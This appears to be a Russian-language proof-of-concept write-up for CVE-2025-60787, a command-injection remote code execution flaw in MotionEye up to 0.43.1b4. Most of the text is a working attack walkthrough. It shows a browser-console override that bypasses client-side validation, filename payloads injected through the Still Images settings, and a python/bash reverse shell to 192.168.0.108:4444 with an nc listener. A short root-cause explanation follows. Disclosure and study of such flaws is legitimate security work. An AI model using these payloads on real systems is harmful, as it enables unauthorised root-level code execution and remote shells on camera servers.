 prabhatverma47/cve-2025-60787
Доказательство концепции для CVE-2025-60787, демонстрирующее удалённое выполнение кода в MotionEye <= 0.43.1b4 через обход проверки на стороне клиента и внедрение команд в имя файла изображения.

CVE-2025-60787 Poc - RCE - MotionEye <= 0.43.1b4
Оригинальная ссылка: https://github.com/prabhatverma47/motionEye-RCE-through-config-parameter
В ходе тестирования безопасности экземпляра MotionEye, работающего в Docker, было обнаружено, что проверку на стороне клиента в веб-интерфейсе можно обойти. Это позволяет отправлять произвольные данные, включая полезные нагрузки, которые могут вызвать выполнение кода в контейнере хоста. Проблема создает риск удаленного выполнения кода (RCE) при эксплуатации.
Затронутые версии: Все версии до 0.43.1b4 включительно
Статус исправления: Исправление пока недоступно. В этом бюллетене приведен обходной путь.
Ссылка на проект: https://github.com/motioneye-project/motioneye
CWE: CWE-20, CWE-78, CWE-116
CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVSS: 7.2/10

ghcr.io/motioneye-project/motioneye:edge9999, сопоставленный с портом контейнера 8765admin / пустой пароль (по умолчанию)Выполните следующую команду, чтобы начать загрузку образа Docker и запустить контейнер
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge

docker logs motioneye | grep "motionEye server"
Результат: Сервер MotionEye 0.43.1b4

После запуска контейнера Docker доступ к оболочке контейнера можно получить с помощью следующих команд
docker exec -it motioneye /bin/bash

ls -la /tmp
Откройте веб-интерфейс по адресу:
http://127.0.0.1:9999
Вход: admin (пустой пароль)

Добавлена тестовая RTSP-сетевая камера.


В поле «Still Images» > «Image File Name» была введена вредоносная команда выполнения, но возникла ошибка проверки на стороне клиента.
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
Заблокировано проверкой на стороне клиента.
За проверку отвечает следующий скрипт: /static/js/main.js?v=0.43.1b4, который ссылается на /static/js/ui.js?v=0.43.1b4 для реализации условий проверки.
Файл: /static/js/main.js?v=0.43.1b4, ссылающийся на /static/js/ui.js?v=0.43.1b4
function configUiValid() {
    $('div.settings').find('.validator').each(function () { this.validate(); });
    var valid = true;
    $('div.settings input, select').each(function () {
        if (this.invalid) { valid = false; return false; }
    });
    return valid;
}
Переопределив функцию configUiValid в консоли браузера, можно обойти все проверки: введите приведенный ниже фрагмент в консоль браузера (F12 или Ctrl+Shift+I)
configUiValid = function() {
    return true;
};

Теперь полезную нагрузку можно ввести напрямую без какой-либо проверки: задайте значения как указано ниже и примените настройки
Настройки:
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S

Применено → Файл создан с правами root.
создание простого обратного шелла:

Слушатель:
nc -lvnp 4444
Внедренная полезная нагрузка:
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/192.168.0.108/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S

Результат: получен удаленный шелл.

MotionEye уязвим, поскольку он принимает пользовательский ввод из веб-панели и записывает его напрямую в конфигурационные файлы Motion без проверки на опасные символы. Например, поле image_file_name в интерфейсе отправляется в серверную часть (config.py) и сохраняется в /etc/motioneye/camera-.conf. Когда MotionEye перезапускает службу Motion (motionctl.start), процесс Motion считывает этот конфигурационный файл. Если поле picture_filename содержит синтаксис оболочки, например $(touch /tmp/test), Motion выполнит его как реальную команду, а не будет обрабатывать как часть имени файла.
Несанитизированный ввод, записываемый в конфигурационные файлы Motion:
Dashboard JS → ConfigHandler.set_config() → camera-1.conf → motionctl.restart() → motion parses picture_filename → executes payload
